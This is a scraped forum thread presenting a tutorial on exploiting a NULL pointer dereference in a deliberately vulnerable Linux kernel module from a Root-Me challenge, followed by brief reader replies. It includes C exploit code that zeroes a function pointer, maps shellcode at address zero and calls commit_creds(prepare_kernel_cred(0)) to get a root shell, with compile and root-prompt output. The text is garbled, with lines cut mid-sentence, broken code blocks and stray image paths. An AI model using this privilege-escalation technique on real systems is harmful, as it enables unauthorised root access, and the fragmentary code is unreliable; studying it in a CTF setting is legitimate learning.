Kernel Exploitation | Dereferencing a NULL pointer!

Exploit Development exploit, kernel, pwning, exploitation, linux

exploit 0x00sec VIP 1 Oct '17

NULL Pointer dereference

In the name of Allah, the most beneficent, the most merciful.

- Hello everyone to a boring article once again. 😃
- I've found a bit of freetime, so i decided to write this article, it isn't really well done, but i hope you guys like it and learn much 😊!

Kernel Exploitation ?

- Many of the people here probably never faced a kernel exploitation challenge…
- So, i've decided that it's a good choice to write about kernel exploitation a bit, and demonstrate some few basic stuff on it.
- Instead of just popping a shell, it won't lead to nothing, we need to raise our permissions first!

NULL Pointer dereference ?

- It's when a **uninitialized or zero-ed out pointer** is dereferenced, leading to making the *PC/IP (Program counter/ Instruction pointer)* point to 0, therefore, making the kernel panic!
- The first thing is to check what protections are ON, in our case, all protections are turned OFF! (Including Supervisor Mode Execution Prevention) Which is similiar to DEP/NX (No-Execute protection on user-land) and also mmap_min_addr (Don't allow mmap()'ing a NULL address), lucky us…
- On ring0 modules, the goal differs, while in ring3 binaries we just focus on popping a shell, and enjoying the binary privileges, we need this time to modify our permissions. Luckily, there are

some kernel structures, holding the current process privileges. What we'll try doing is leveraging our credentials to root ones, and popping a shell after doing so.

How will we raise credentials ?

- Before starting, we need to know what we should deal with:
- Each process informations is stored as a **task_struct**!
- *a look on **sched.h** file:*

```
struct task_struct {
/* ... */
/* Process credentials: */
/* Tracer's credentials at attach: */
const struct cred __rcu *ptracer_cred;
/* Objective and real subjective task credentials (COW): */
const struct cred __rcu *real_cred;
/* Effective (overridable) subjective task credentials (COW): */
const struct cred __rcu *cred;
/* ... */
}
```

- *There's the effective subjective task credentials, declared as a cred struct!*
- *a look on **cred.h** file:*

```
struct cred {
/* ... */
  kuid_t        uid;        /* real UID of the task */
  kgid_t        gid;        /* real GID of the task */
  kuid_t        suid;       /* saved UID of the task */
  kgid_t        sgid;       /* saved GID of the task */
  kuid_t        euid;       /* effective UID of the task */
  kgid_t        egid;       /* effective GID of the task */
/* ... */
}
```

- Here we'll focus on the effective UID of the task (euid declared as a kuid_t); if we somehow succedd to set it's value to 0, the current task will have root privileges!

How are we supposed to find them ?

- Making use of some kernel symbols!
  Some functions can be used to leverage the current process credentials, their addresses are static, and can easily be reteived from a file, depending on the kernel we are dealing with:
- */proc/kallsyms*, */proc/ksyms*, */dev/ksyms…*
  Some of these functions are declared in cred.c.

extern int commit_creds(struct cred *);*
*/ … */
extern struct cred *prepare_kernel_cred(struct task_struct *);

```
- as we can see, the return value of **prepare_kernel_cred**() function is
- As a conclusion: we'll elevate our privileges by calling: **commit_creds

- Understanding the vulnerability and how to trigger it!
An important thing before starting to write the exploit, is to know how to

<img src="//0x00sec.s3.amazonaws.com/original/2X/e/e58140d7c67306779986d2c
_**TADAAAAAAAAAAAAAAAAAAAAAAAAAAA BORING THEORY**_

### Solving a Kernel challenge..

- And here we go again, let's check the challenge we were given.
Let's start by checking the protections:
<img src="//0x00sec.s3.amazonaws.com/original/2X/8/8aabb7459a979b2ddb57939
We are safe, all protections are OFF!
- On this function _tostring\_write()_, we can see that commands should al
- When this kernel module is loaded, it'll call it's constructor, once o
<img src="//0x00sec.s3.amazonaws.com/original/2X/1/179ffc021f3443e19df2e39
```

```
- We can see that it will call _tostring\_create()_; This function is resp
<img src="//0x00sec.s3.amazonaws.com/original/2X/4/4f684ecf0148b1459b570ce
- This is important, keep it in mind. So, the two pointers are set once on
<img src="//0x00sec.s3.amazonaws.com/original/2X/f/f281d055f9fffdf1a46fde0
```

- As we can see, there's a switch on what's after the ten '*', the most interesting one here… is 'S' case. It will nullset the function pointer tostring_read, which is good for us!
- But, after setting it to null, we need to read from it, to cause it's dereferencing, to do so, we will simply read the file, to trigger a call to *tostring_read()*!

```
static ssize_t tostring_read(struct file *f, char __user *buf, size_t len, loff_t *off)
{
  printk(KERN_INFO "Tostring: read()\n");
  return((tostring->tostring_read)(f, buf, len, off));
}
```

- We are good, let's start writting our exploit. We were used on writting exploits with Python 😢, We'll be now using C instead…
- Let's start by writting a simple one, to trigger the call and zero-out the function pointer.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
/**/
#define vulnerable_device "/dev/tostring"
/**/
void main(void){
   int fd;
   char payload[15];
   /**/
   memset(payload, '*', 10);
   /**/
   payload[10] = 'S';
   payload[11] = 0;
   /**/
```

```c
    fd = open(vulnerable_device, O_RDWR);
    if(fd < 0){
     printf("Couldn't open device!");
    }
    /**/
    write(fd, payload, 12);
}
```


- We are good for now, but we still need to cause it to dereference, only by reading the file, we can do that.

read(fd, 0, 1);

```
- Oh yeah, we got it, we made **IP** point to 0..
<img src="//0x00sec.s3.amazonaws.com/original/2X/6/6bc8da76c8a9d6d08532dda
- Now, lucky us, **mmap_min_addr** protection is **OFF**. We can allocate
- Let's get **prepare_kernel_cred** and **commit_creds** addresses from _/
<img src="//0x00sec.s3.amazonaws.com/original/2X/f/f0c266369e02e64be1724dd
<img src="//0x00sec.s3.amazonaws.com/original/2X/a/a76fb602e4d508411edc16f
- Now, i'll use rasm2, to make a small shellcode!
<img src="//0x00sec.s3.amazonaws.com/original/2X/9/9120df60878d62287e68e26
- The shellcode does the following:
<img src="//0x00sec.s3.amazonaws.com/original/2X/3/39efc3c8d432a58e06b4c8a
- Let's add the shellcode part, before causing pointer dereference to our
```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
/**/
#define vulnerable_device "/dev/tostring"
/**/
```
```


```
void pop_shell(){
  system("sh");
```

- Let’s compile it, and run it!



```
app-systeme-ch2@challenge03:/tmp/tmp.[redacted]$ gcc -m32 -static exploit.c -o exploit; chmod 777 exploit
exploit.c: In function ‘main’:
exploit.c:30:2: warning: null argument where non-null required (argument 1) [-Wnonnull]
  memcpy(NULL, shellcode, sizeof(shellcode));
  ^
```

- And here comes our root shell poppin’!



```
Root-Me user@linkern-chall:~$ /mnt/share/exploit
Root-Me root@linkern-chall:/home/user$ whoami
root
```

- Hope you guys enjoyed this small article, and learned as well!

~ exploit

25 ♡

created	last reply	7	20.5k	6	28
Oct '17	Feb 25	replies	views	users	likes

11 DAYS LATER

k3rnelmaster Oct '17

It’s a good tutorial 🙂
It’s very helpful to understand what “dereferencing a null pointer” is.
Thank you exploit~

2

exploit 0x00sec VIP Oct '17

You are welcome, happy it helped you! 😊

CLOSED OCT 26, '17

1 YEAR LATER

OPENED JAN 26

Narcodex Jan 27

It was nice to see an exploit not written in Python, and something in C… Although i've noticed C and C++ are becoming more used now adays, which is nice to see. Very widely used languages. Unity or Unreal being an example of one. Thank you for sharing @exploit. It was a very entertaining read

1

25 DAYS LATER

HACKER Feb 22

Firstly, thank you for this post. You are super! 😊

CLOSED FEB 25

This topic was automatically closed after 3 days. New replies are no longer allowed.

Reply

Suggested Topics

Topic	Replies	Activity
Windows 7 after the Supportend Exploit Development windows	13	4d
Psyche-reconnaissance journey - How well do you know yourself? Philosophy	0	Dec '18
HackTheBox Write-Up - Curling Hackthebox Writeups	11	May 28
CRACKME RE/Math challenge MEDIUM (Decrypt the hidden message) Challenges cracking, crackme, re	6	Dec '18
HackTheBox Write-Up - Netmon Hackthebox Writeups	1	Jun 29

Want to read more? Browse other topics in Exploit Developm… or view latest topics.